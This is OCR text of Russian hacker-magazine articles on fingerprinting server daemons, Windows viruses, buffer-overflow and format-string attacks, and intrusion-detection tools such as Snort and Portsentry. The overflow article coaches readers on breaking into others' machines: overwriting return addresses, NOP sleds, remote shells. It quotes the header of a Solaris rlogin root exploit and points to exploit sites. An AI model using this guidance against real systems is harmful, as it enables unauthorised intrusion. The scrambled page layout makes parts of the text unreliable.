Впрочем, можно легко обойтись и без netcat, заменив его обычным telnet'ом, но для перебора целого диапазона адресов с целью дознания версий httpd - netcat незаменим.

Тот же named, который висит на 53-м порту, не скажет тебе ни слова при попытке подцепиться к нему

Стоит всего-навсего послать HEAD-запрос, и Апач (а их подавляющее большинство) с радостью скажет нам свою версию

ВСЕМ СПАСИБО, ВСЕ СВОБОДНЫ!

Вот, собственно, и вся информация о способах ручного детектирования версий демонов. Ты можешь воспользоваться различными сканерами и тем самым узнать (или не узнать) удаленный сервис. Но ручное определение засечь гораздо сложнее, чем тупой перебор всех портов со стороны сканера. Поэтому, если ты в совершенстве будешь владеть вышеизложенными методами, твоя безопасность будет стопроцентной. Поэтому набивай руку и тренируйся, и совсем скоро ты будешь узнавать любой демон по первому баннеру ;).


СВОДКИ С ЗАРАЗНОГО ФРОНТА

ВИРУСЫ В ВЫНЬ

3V1L 5P1K3 (fallout@pisem.net)

В этой статье я постараюсь вывалить на тебя максимум инфы по вирям в вынь. Расскажу о принципах и алгоритмах их работы, механизмах и путях заражения, растолкую немного о работе антивирусов, опишу самые интересные новинки вирусов, а также не забуду про старые и проверенные вири

История вирусов начинается с далекого 1984 года, правда, тогда это было все скорее только на бумаге. Да и к нашему любимому продукту МелкоСофта это не имеет практически никакого отношения. Перейдем в 1995 год - время появления ОСи Win95 - тогда то и стали появляться первые вири отдаленно напоминающие нынешние. Если задуматься, то можно сказать, что программеры MS сделали очень много для распространения вирусов :), начиная от многочисленных дыр, заканчивая некоторыми сомнительными принципами функционирования системы. Да и повсеместная распространенность сыграла свою решающую роль.



Порносайты - главный источник троев на машинах юзверей.

Кстати, всегда свежий рейтинг вирусов с подробнейшими описаниями всех вирусов ты можешь прочитать на сайте Касперского: www.viruslist.ru или Panda Software: http://www.viruslab.ru/?page=virus.php&go=ratingarchiv

ПРИНЦИП ДЕЙСТВИЯ

Все вири можно разделить на несколько категорий по принципу их действия и алгоритму работы.

Самые распространенные ранее вири - файловые вирусы. Файловые вири инфицируют исполняемые файлы (.exe/.com), дрова (.sys) или библиотеки (.dll), влезая в их код. Механизм внедрения различается: вирус может вставлять свой код в начало, середину или конец файла, дробиться на части, внедряться, не изменяя конечную длину файла, разрушать или сохранять файлу жизнь. При запуске зараженного файла сначала запускается сам вирус, а потом управление передается инфицированной программе. При загрузке вируса, он часто записывает себя в оперативную память и инфицируют все запускаемые в это время приложения.

Также существуют загрузочные вирусы. Эти вири загружаются еще до начала загрузки оси. Для этого они перед этим обычно прописывают свой запуск в BR (boot record), а затем при загрузке операционной системы перебираются в оперативную память.

Макровирусы появились с появлением первого MS офиса. Написаны они на языке Visual Basic (любимом языке Билли) for Applications. Макровирусы распространяются вместе с документами и для запуска виря достаточно открыть документ.

В последнее время самыми распространенными видами вирусов стали почтовые черви (вири, распространяющиеся по сети). Назначение у червей может быть любым: от сбора информации, до убийства всего, что попадется под руку.

У вирусов существуют определенные алгоритмы работы. Для затруднения прямого поиска антивирусами своего присутствия, некоторые вири шифруют свой код каждый раз новым ключом и новым алгоритмом шифрования при заражении очередной программы. Существуют вирусы, которые могут полностью изменять свой код, такие называют полиморфными.

Также существуют резидентные (TSR) вирусы, которые стараются не хранить своих файлов на диске, а постоянно находиться в оперативной памяти. Такой подход существенно осложняет поиск вируса. Некоторые вири используют резидентный модуль, который постоянно следит за действиями системы и при загрузке зараженного файла стирает зараженный участок, а потом дописывает снова (это стелс-вири).


МЕХАНИЗМ РАСПРОСТРАНЕНИЯ

Раньше вири чаще всего распространялись через инфицированные исполняемые файлы (.exe, .com). Требовалось, чтобы юзер сам подписал себе смертный приговор, запустив больную прогу. Но этот метод порой рулит и сегодня.

Размножение червей по почте через адресную книгу зараженного компа стало на сегодня стандартом.

> Недавно появились несколько модификаций червей зараженных Win95.CIH'ом, причем зараженных, скорее всего, не специально :)

Иногда для рассылки писем со своей копией вирь использует собственный SMTP-механизм, делающий его независимым от установленного на компе софта.




Алярма! Макросы!

Распространение вирей через загрузочные секторы дискет или дисков уже давно себя изжило. Реже стали появляться макровирусы. Зато, все чаще встречаются вири которые пытаются расползаться через непривычные для них среды. Например, ICQ, P2P сети, чаты IRC.

Чуть ли не половина всех вирусных заражений происходит через дыры в софте. Пальма первенства в отношении количества уязвимостей, бесспорно, за МикроСофтом. Самые дырявые продукты это: аутглюк, ослик IE и ворд. Выход из положения - переходить на альтернативные проги от прочих разработчиков (хотя недавно появилось несколько вирей размножающихся через TheBAT ;(, дыры везде есть) или скачивать каждый день новые заплатки :). Также множество уязвимостей, юзаемых вирусами, лежит в ICQ и peer2peer клиентах (KaZaa, Edonkey). Но куда опаснее дыры в серверном ПО от MS (вспомнить хотя бы эпидемии с вирем CodeRed или Nimda и Microsoft IIS).

ПРОТИВОСТОЯНИЕ

Вот и вечное противостояние вирусов и антивирусов, добра и зла (смотря с какой стороны посмотреть :). Вирям становится все сложнее и сложнее пробиться через навороченную оборону антивируса. В день появляется с десяток новых вирусов, апдейты к антивирусам всеми силами пытаются за ними успеть, выходя по несколько раз в день. Антивирус представляет сейчас уже навороченный комплекс, состоящий из нескольких модулей: сканер - тестит файлы на наличие в них вирусов из базы; эвристический (ну и слово :) анализатор (часть сканера) - пытается эмулировать работу оси и запуск в ней подозрительного файла, по действиям файла делает вывод: вирь или не вирь, монитор - постоянно висит в памяти и следит за каждым новым появившимся файлом; поведенческий блокиратор - смотрит за прогой, не делает ли она запрещенных действий; ревизор диска - сохраняет сведения о состоянии всех файлов и при перезагрузках смотрит не поменялось ли чего и инспектор почты. Ну как, отпало желание писать вирусы :))? На самом деле не все так плохо. Антивирусу очень сложно определить является ли на самом деле программа вирусом, если ее нет в базе. Тут часто бывают проколы, когда безобидную прогу принимают за злостный вирь и наоборот. Плюс, многие юзеры часто выгружают антивирус из памяти, чтобы не жрал ресурсов, да и обновления не все регулярно качают.



Мега топ за 2002 год по версии Касперского.

Вопросы по вирям.

СЕГОДНЯ

Современные вирусы сильно отличаются от прошлых. Форматировать винт и обнулять FlashBIOS это уже не модно :), но встречаются и исключения. Частенько вири стали снабжать функциями трояна (отсылка паролей, документов и прочей личной инфы на указанный адрес) и клавиатурного шпиона, бывает, что личные сведения юзера червь выкладывает ради прикола для общего пользования :). Бывает, червяк, обжившись на винте, сливает из сети какой-нибудь другой убойный вирус, ну и запускает его.

Грустно говорить, но, все-таки, уровень вирусописателей в последнее время резко падает. Таких вирусов как ВыньЧИХ уже давно не пишут. Часто просто берут фрагменты его кода и заполняют им проблемные места. Была не так давно забавная история с вирем AnnaKournikova, который напахал в сети немало. Как оказалось, его автором оказался некий голландский студент под ником OnTheFly, который и кодить даже не умел. Про специальные прожки, которые почти полностью автоматизируют процесс создания вируса, ты, наверное, не раз слышал. Как говорится, вирус теперь может написать каждая домохозяйка :-P.

Посмотрим топ 20 вирусов за последний месяц (на момент написания материала). Первые две строчки уже более года стабильно занимают два червя: I-Worm.Klez и I-Worm.Lentin (за каждым около 20% всех заражений). Остальные вири берут на себя меньше процента от всех случаев. В двадцатку также попадают еще 4 червяка (Ganda, LovGate, Tanatos и Sobig), 2 макровируса (Thus и VMPS-based), 1 скрипт (VBS.Redlof) и... Win95.CIH, который появился в 1999 году, до сих пор в топе на 5 месте!

Про ВинЧИХ хочется рассказать отдельно. Недавно появились несколько модификаций червей зараженный Win95.CIH'ом, причем зараженных, скорее всего, не специально :). Итого в этой заразе сочетается мобильность и легкость в распространении червя и вся мощь и убойность Чернобыльского виря (так как работоспособность проги он не нарушает, а записывает свой код в неиспользуемые участки проги). В принципе, то же самое может быть и с другими вирусами, не разрушающими зараженную прогу (червя).

Надеюсь, эта инфа поможет тебе избежать некоторых неприятностей. Как говорится, и на старуху бывает прорука :).

Новости из мира вирусов.

Довольно много инфы по вирям можно почитать в вопросах и ответах на soobcha.ru/faq/index.html?topic=1

Толковую буку по вирям ("Вирусная энциклопедия Касперского") листай в онлайне на сайте http://www.viruslist.com/viruslist.html

СТЕК 2, ПЕРЕЗАГРУЗКА

ЧТО ТАКОЕ BUFFER OVERFLOW И КАК ЭТО ЮЗАТЬ?

OSы 4hack

Alex Shark (qqqqqwww@e-mail.ru, http://nevod.nm.ru)

К сожалению, никому не дано понять, что такое стек. Ты все должен увидеть сам. Съешь красную пилюлю - и я покажу тебе дизассемблер и что творится на самом деле в компьютере. Съешь синюю - и ты проснешься в привычном мире окон...

Читатель берет зеленое колесо и проваливается в канализацию...

ЧТО ТАКОЕ СТЕК

Тем, кто знаком с понятием стека, можно пропустить этот абзац. Представь, ты попал в мир Великого Дани. Ты сидишь в школьном классе, у всех на партах стоят телефоны, но рты у всех заклеены скотчем. Есть бумага и ручки, передавать листики запрещено, потому что можно ненароком оторвать руку или ногу товарищу. Есть главный перец, его зовут Ядро. Есть кедр, который умеет складывать числа. И еще один умеет их умножать. Ядру приспичило посчитать формулу 2*3+10. Он берет три листка, пишет на первом - 2, на втором - 3, на третьем - свой телефон. Кладет это все на стол (это и есть стек), звонит Умножителю. Тот берет эти листики, рвет и кладет листок с цифрой 6. После чего перезванивает Ядру. Тот докладывает в кучу листок с числом 10 и опять листок с телефоном Ядра. Звонит Складывателю. Тот вытаскивает три листика, рвет и кладет листок с числом 16, после чего перезванивает Ядру. Все, Ядро доволен и сияет.


В языках высокого уровня стек напрямую не используется.

Конечно, для простых арифметических действий существует процессор, а для сложных - математический сопроцессор. Поэтому данный пример сильно утрирован. Но принцип действия, я думаю, тебе ясен. Стек есть то место в памяти, куда заносятся данные для передачи в другую функцию. Все функции имеют входные и выходные данные. В языках высокого уровня стек напрямую не используется. Но при компиляции проги без него не обойтись. Для работы со стеком есть только две основные функции: положить и вытащить. Для обслуживания всей работы нужно только два регистра процессора. Первый - указывает на «вершину» стека (в зависимости от процессора, может вообще отсутствовать). Второй - на настоящее положение последней записи. То есть когда мы кладем число, положение стека удаляется от вершины. Когда вытаскиваем - приближается. Стек может расти как вверх по адресам памяти (крайне редко), так и вниз. Кроме того, существует несколько разных организаций стека.


Главное - перезаписать адрес возврата и поместить его в начало шеллкода.

ПОСЛЕДНИЙ, НА ВЫХОД!

Наиболее распространенный вид стека - это LIFO (Last In First Out, последним пришел - первым ушел). Если сравнить с листками, то кладут листки друг на друга, а берут начиная с верхнего. Если взять последний листик и попытаться еще раз вытащить данные, то происходит исчерпание стека. То есть вершина и позиция не могут проходить друг сквозь друга. Есть еще вид стека FIFO, похожий на конвейер. Такой стек, как правило, имеет четкий размер, и при занесении в стек позиция записи передвигается вперед, при вытаскивании вершина передвигается в том же направлении. То есть они просто ходят по кругу. Система очень напоминает работу с потоками данных.



Организация стека LIFO в памяти



Организация стека FIFO в памяти

ЧТО ТУДА ПОПАДАЕТ?

Любой язык программирования под любой платформой использует функции. Холостых функций, которые не принимают и не возвращают значения, очень мало. Поэтому прежде всего при обращении к функции в стек заносится передаваемое значение. Затем адрес возврата, то есть место программы, откуда функция была запущена. Во время работы функция выгребает все данные из стека, так или иначе использует их, затем записывает выходные данные (если это не булевое значение), и программа возвращается в точку, из которой была запущена функция. При этом нет разницы - мастдай это или правильная система. В обоих случаях работа со стеком идет на уровне ассемблера, а он един для всех осей. Самое главное, что в ассемблере никак не проверяется, а то ли количество байтиков записано в стек при передаче в функцию (или при возврате из нее). Поэтому, если программер не проверил все ручками, есть реальная маза запить туда чуть больше ожидаемого.

ИМЕЕМ ИСХОДНИК

Можно найти слабое место в коде проги простым перебором. Тут записать логин в 20 кило, там прописать пароль в 300 кило. Или установить соединение и послать 0x00, то есть ничего не послать. Это хорошо под мастдаем, где недоступны исходники. Для линуха все несколько проще. Самое легкое - это найти патч для линуха и посмотреть, что же он меняет. В программах на C есть несколько стандартных слабых мест. Например, имеется функция логина, в которой сам логин представлен как массив char размером в 200 байт. А тот, кто вызывает эту функцию, не проверяет длину. Тут мы и пишем в логине 5-6 кило текста и смотрим, где сглючило. Эта атака называется buffer overflow, и при записи мусора получается DoS.

Есть еще одна смешная атака - тот самый «срыв стека». Для нее не надо писать в стек, достаточно взять

```
eexploite[e3e]
~~~~~~~~~~
/*
 * rlogin-exploit.c: gets a root shell on most Solarim 2.5/2.5.1
 * by exploiting the gethostbyname() overflow in rlogin.
 *
 * gcc -o rlogin-exploit rlogin-exploit.c
 *
 * Jeremy Elson, 18 Nov 1996
 * jeremy.elson@nih.gov
 */
```

Грабли в солярке

лишнего. Например, есть такая функция printf. Чтобы вывести твое имя на экран, правильно было бы написать printf(«%S»,name). Но можно и проще: printf(name). Однако передай вместо своего имени строку %s%s%s%s - и ты явно увидишь кишки стека, потому что все функции пользуют один и тот же стек. Данная дырка называется format string vulnerability (нарушение формата строки). Просто программер даже не подумал о том, что внутри имени может быть форматированная строка. Результатом может быть все, что угодно. Можешь увидеть логин и шифрованный пароль или кучу интересной внутренней инфы программы. Можешь просто сорвать стек и устроить DoS, если функция не выравнивает стек при выходе.

Если нужна символьная строка, это не значит, что хватит 1024 байта, - найдутся записавшие 50 кило.

ПОЛИГОН

Лучше всего при подготовке к войне устроить локальный полигон, в точности повторяющий ландшафт поля битвы. Есть два варианта. Более дорогой - это купить себе второй комп и превратить его во вражеский, установив нужную ось и настроив нужные проги. Более дешевый - поставить себе эмуля (VMWare или Virtual PC) и настроить под ним все, что надо. Главное - не забудь про сервиспаки и патчи. Если есть 5 сканеров, используй все. Потому что чем ближе ты заточишь свой комп к вражескому, тем более предсказуемый результат ты получишь.

Если твой комп намертво виснет от эксплоита, то не исключено, что и настоящая жертва поступит так же. Очень редко бывает так, что локально все висит, а удаленно все остается в порядке. Чаще все бывает наоборот: локально все жужжит и летает, а через Инет происходит DoS, и приходится ждать резета.

САМОДЕЛКИ

Ты нашел супер-пупер дырку. Или прочитал про нее в сети, но не нашел эксплоита. Значит, наступило время писать все самому. Разберем дырку с buffer overflow. Самое главное для нас - перезаписать адрес возврата и поместить его в начало (или середину) нашего кода, который мы передадим на машину. Как пишется сам шелл-код, здесь описывать нет смысла, так как каждая конкретная дырка требует особого подхода.


Скажу, что основных методов заюзать возможность переполнения буфера не так уж много. Для линуха проще всего организовать запуск шелла с перенаправлением ввода и вывода на удаленный комп. Для мастдая часто используют дозагрузку трояна из сети, поскольку для закачивания урлы достаточно одного вызова WinAPI. Пространства в эксплоите всегда не хватает, поэтому лучше сделать маленький эксплоит и дописать его спереди кодом 0x90, что есть nop и даст нам запас на промах мимо начала шелл-кода в 2-3 байта.

Что же произойдет, когда мы перезапишем адрес возврата? Функция, отработав, вместо того чтобы вернуться и материть нас, выполнит наш код, который мы ей передали внутри нашего длинного запроса.

Грабли в Апаче (до 1.32 включительно)

ГДЕ ВЗЯТЬ ГОТОВОЕ?

Если ты не очень рубишь в ассемблере, а тебе просто позарез хочется попасть на чужую машинку, то можно попытаться поискать в сети что-нибудь, что сможет работать. Если скачанный из сети эксплоит не фурычит так, как надо, не удивляйся. В последнее время крайне редко попадается прога, которую не надо дописывать и в которой не надо менять что-нибудь перед компиляцией. Прежде всего тебе надо заставить ее скомпилиться. Не советую тебе доверять уже готовым бинарникам. Как правило, их компилят под определенные цели, а авторы эксплоитов редко выносят их настройки наружу кода. При выборе сайта лучше обрати внимание на паги хак-команд - там скорее появляются свежие программки, и они более работоспособны. Не удивляйся, что родной Касперский будет ругаться на все эксплоиты, - это не вирь внутри (что тоже не исключено), это, так сказать, срезание скрипт кидисов. Человек, который сам написал эксплоит или хотя бы понял, как он работает, и сам собрал его, будет уверен в том, что прога безопасна. Те же, для кого С лишь буква алфавита, а ассемблер - это ругательство, просто побоятся запускать эксплоит или «вылечат» его, после чего он потеряет все свои свойства.



Картинка с сайта void.ru: срыв стека в мастдае

Не удивляйся, что родной Касперский будет ругаться на все эксплоиты, - он считает их вирями.

Если клиент передает серверу минимум 10 байт, проверь, что будет с прогой при пустой передаче.

ССЫЛКА

Очень неплохой сайт - www.ussr-back.com. Там часто появляются вполне работоспособные экземпляры с исходниками. Пишут ребята, как правило, на ассемблере. www.securityfocus.com раньше был если не первым, то одним из лучших сайтов для поиска описаний и эксплоитов. В настоящий момент на нем легко найти описания свежих дырок и патчи, и уже в зависимости от того, что они меняют, можно написать эксплоит. Не забывай, разумеется, и про родную асталависту с пакет-штормом.

OSы 4hack

ЦЕПНЫЕ ПСЫ


ЧЕМ NIDS ГРОЗИТ ХАКЕРУ?

Vitls (vitls@chat.ru)

Скажи мне по секрету, ты когда-нибудь яблоки воровал? Ну, в детстве. А еще какую-нибудь мелочь с чужого огорода? А случалось тебе нарываться на то, что за забором вдруг оказывалась милая такая собачка, ну доберманчик или не менее милый ротвейлер. Мда... приятного мало.

Ну так вот. Возжелал ты чужую систему хакнуть удаленно. Ну там разведочку провел более-менее грамотно. Выяснил, какие сервисы работают. Потом начал всяческие активные действия. И... бамц! Ни фига не получается. Или того хуже - твой провайдер тебе звонит и сообщает, что ты, типа, козел и нехорошестями всякими занимаешься.

Спрашивается, откуда информация? Отвечаю: админ узла, который ты вздрючить пытался, не совсем чайник, и у него в огороде сидит собачка. Называется ее порода Networl Intrusion Detection System - система обнаружения вторжений из сети (NIDS или просто IDS).



Конфигурим LIDS

IDS практически не обнаруживаются сканерами портов. Косвенным подтверждением может служить недоступность узла, который за секунду до сканирования был доступен

КАК РАБОТАЮТ IDS'Ы?

В природе существует несколько видов IDS. Системы обнаружения атак на сетевом уровне контролируют пакеты в сетевом окружении и обнаруживают попытки хакера-какера проникнуть внутрь защищаемой системы (или реализовать атаку типа "отказ в обслуживании"). Типичный пример - система, которая контролирует большое число TCP-запросов на соединение (так называемый SYN-пакет) со многими портам на выбранном компьютере. Таким макаром программа обнаруживает, что кто-то пытается осуществить сканирование TCP-портов. Система обнаружения атак на сетевом уровне (NIDS) может запускаться либо на отдельном компьютере, который контролирует свой собственный трафик, или на выделенном компьютере, прозрачно просматривающем весь трафик в сети (концентратор, маршрутизатор). Отмечу, что "сетевые" IDS контролируют много компьютеров, тогда как другие системы обнаружения атак контролируют только один (тот, на котором они установлены).

Системы контроля целостности (System integrity verifiers, SIV) проверяют системные файлы для того, чтобы определить, когда хакер внес в них изменения. В принципе, это мало интересно, если систему вскрыли. Но, тем не менее, позволяет довольно быстро определить, что подверглось изменению и, соответственно, быстро восстановить систему.

Мониторы системных журналов (Log-file monitors, LFM) контролируют регистрационные файлы, создаваемые сетевыми сервисами. Аналогично NIDS, эти системы ищут известные признаки атаки, только в файлах регистрации, а не в сетевом трафике, которые указывают на то, что злоумышленник осуществил атаку. Типичным примером является синтаксический анализатор для log-файлов HTTP-сервера, который ищет хакеров, пытающихся использовать хорошо известные уязвимости, например, проводя атаку типа "phf".

СОФТ?


Для операционной системы Linux есть несколько программ, реализующих IDS. Есть коммерческие и очень дорогие супер-пупер-профессиональные системы (например, RealSecure компании Internet Security Systems (http://www.iss.net) стоимостью в пару тысяч баксов), а есть и свободные или бесплатные программы начального уровня.

Среди свободных программ популярностью пользуются системы LIDS (Linux Intrusion Detection System, http://www.lids.org) и Snort (http://www.snort.org). Среди бесплатных популярна связка программ Portsentry, Hostsentry и Logsentry компании Psionic.

LIDS

Обзор начну с LIDS. По своему существу LIDS относится к системам контроля целостности. Во время своей работы LIDS следит за состоянием файловой системы, справляется со списками доступа и, в случае неразрешенных действий, сообщает администратору о нарушении целостности. Данная система отличается тем, что на самом деле является патчем к ядру Linux. Поэтому для каждой версии ядра требуется своя реализация LIDS, что не совсем удобно. Плюс к ней поставляется утилита lidsadm для управления. Несмотря на это, LIDS считается довольно мощным средством противостояния атакам именно благодаря тому, что жестко контролирует все происходящие в системе действия.

В настройке LIDS очень непрост. Для установки сначала нужно на твое ядро наложить патч (именно



SNORT, ловим атаки

на твою версию ядра, иначе ни фига не заработает), сконфигурить его и пересобрать. Самое главное - не перегружаться, пока до конца не настроишь LIDS, иначе тебе конец. Если ты решишься заюзать LIDS, то будь готов к тому, что тебе придется очень читать много документации. Хорошо, что в Сети ее море, в том числе и на русском языке.

Систему, на которой стоит грамотно настроенный LIDS, практически невозможно вскрыть с налету. С его помощью можно, например, защитить головную страницу www-сервера от дефейсинга, предохранить системные журналы от несанкционированного изменения, скрыть критические процессы в списке выполняемых задач, запретить выполнение ядерных модулей и приложений и многое другое.

SNORT

Snort - гораздо проще, да и занимается он совсем другим. Snort - практический пример системы обнаружения вторжений из сети. Демон сидит в памяти и просматривает весь сетевой трафик. Перехваченные пакеты поступают в анализатор, который на основе набора правил, определяемых админом, принимает решение, происходит атака или обычная работа. К анализатору

2. Режим регистрации пакетов. Этот режим записывает пакеты на диск и декодирует их в ASCII формат. snort -l < directory to log packets to >

3. Режим обнаружения вторжений. Этот режим является основным. snort -dev -l <log directory> -h <host|net> -c <config>

Snort очень выгодно отличается тем, что у администратора есть возможность составления своих собственных правил обнаружения. Это означает очень быструю реакцию на новые типы атак и появление защитных механизмов. В Сети есть много источников, с которых можно скачать наборы правил для snort.

TRYSENTRY

Самая простая, но не менее надежная система обнаружения вторжений состоит аж из трех программ. Все вместе это называется Trysentry, а компоненты по отдельности - Postsentry, Hostsentry и Logsentry. Все три программы самостоятельны и распространяются независимо. Разрабатывала их компания Psionic. Нынче же эту фирму на корню скупила компания Cisco Systems? и ссылка www.psionic.com ведет на сайт Cisco. Тем не менее, в Сети есть архивы, на которых что-то еще осталось. Поиск по слову portsentry. Основная задача этой проги - отследить соединение к охраняемому порту, выявить тип соединения и принять меры по блокировке атакующего.

Программа существует в двух версиях: 1.1 и 2.0beta. После распаковки и сборки пакета (инструкция есть в файлах INSTALL и README) следует настроить сторожа. В файле portsentry.conf указываются номера портов, которые необходимо охранять по типам пакета (tcp, udp), способы реагирования на атаку (можно прибить маршрут командой route или применить пакетный фильтр ipchains/iptables). Практический пример есть на сайте http://ruwa.te.ru. В файле portsentry.ingore указываются сети и узлы, которые не являются атакующими. История атак хранится в файлах portsentry.history и portsentry.blocked.

Версия 1.1 (1.0) и 2.0 отличаются немного. Версию 1.0(1) нужно запускать два раза: отдельно для tcp и отдельно для udp. Во второй версии в конфиг добавлена возможность указать адрес контролируемого интерфейса, а также совмещен просмотр tcp и udp. В Сети полно статей по работе с portsentry. Поисковик тебе в зубы.

У данной IDS есть теоретический недостаток. Возможность использовать нестандартные параметры соединения с разрешенным портом. Так возникает возможность, к примеру, использовать http-туннелирования для передачи нелегального трафика. Snort в этом отношении гибче за счет настраиваемых правил отлова пакетов.

Теперь ты многое знаешь о том, что тебя подстерегает. И еще... IDS практически не обнаруживаются. По крайней мере сканерами портов. Лишь косвенным подтверждением может служить недоступность узла, который за секунду до сканирования был доступен.

У IDS есть теоретический недостаток. Возможность использовать нестандартные параметры соединения с разрешенным портом. Так возникает возможность, к примеру, использовать http-туннелирования для передачи нелегального трафика

> Некоторые IDS интегрируются в систему как модуль ядра и жестко контролируют атаки еще на ядерном уровне.

могут быть подключены сторонние модули, чтобы увеличить его функциональность. Информация, собранная анализатором, поступает в систему предупреждения и регистрирования. Таким образом распознаются разнообразные нападения типа переполнения буфера, скрытых просмотров порта, CGI-атак, попыток определения OS и т.п.


Для успешной сборки и установки необходимо наличие библиотеки libpcap и утилиты tcpdump. На сайте доступны исходные тексты snort версии 2.0. Компиляция и инсталляция проблем не вызывают. Волшебная сила команд configure; make; make install просто чудеса творит. Затем нужно создать каталог (какой-нибудь /var/log/snort) для хранения журналов.

Запуск snort -? выведет тебе список команд. Ты его внимательно изучишь и начнешь настраивать. Snort выполняется в трех различных режимах:

1. Режим пакетного снифферa. Когда Snort работает в этом режиме, он читает и дешифрует все сетевые пакеты и формирует дамп к stdout (экран). Для перевода snort в режим снифферa юзай ключ -v: snort -v

Logsentry является утилитой контроля целостности системных журналов. Ничего сложного - следит за тем, чтобы в них без разрешения никто не лез.

Назначение программы hostsentry для меня осталось загадкой, на практике я ее так и не применил. Гораздо интереснее возиться с portsentry.tar.gz (например, на сайте filesearch.ru) может дать тебе некий список.



Лог. Типа, нас просканили

OSы 4hack

СТЕКуемся?

РЕАЛИЗАЦИЯ СТЕК ПРОТОКОЛОВ TCP/IP

Kirion (Kirion@winfo.org)

"Ошибка в стеке позволяет провести эту атаку...", "Эксплоит основан на ошибке в реализации стека..." - читал такое? Наверняка, даже в этом номере есть подобные фразы :). А что же это такое, стек TCP/IP, и какие в нем могут быть ошибки? И почему одни ОСи работают в сети быстрее других? А почему все не любят стек в виндах ;)? Попробуем разобраться...

Стек... лично мне кажется не очень корректным такое название. Как у студента-программиста, у меня стек в первую очередь ассоциируется со способом организации памяти. Так что не путай эти два понятия.

ИСТОРИЯ

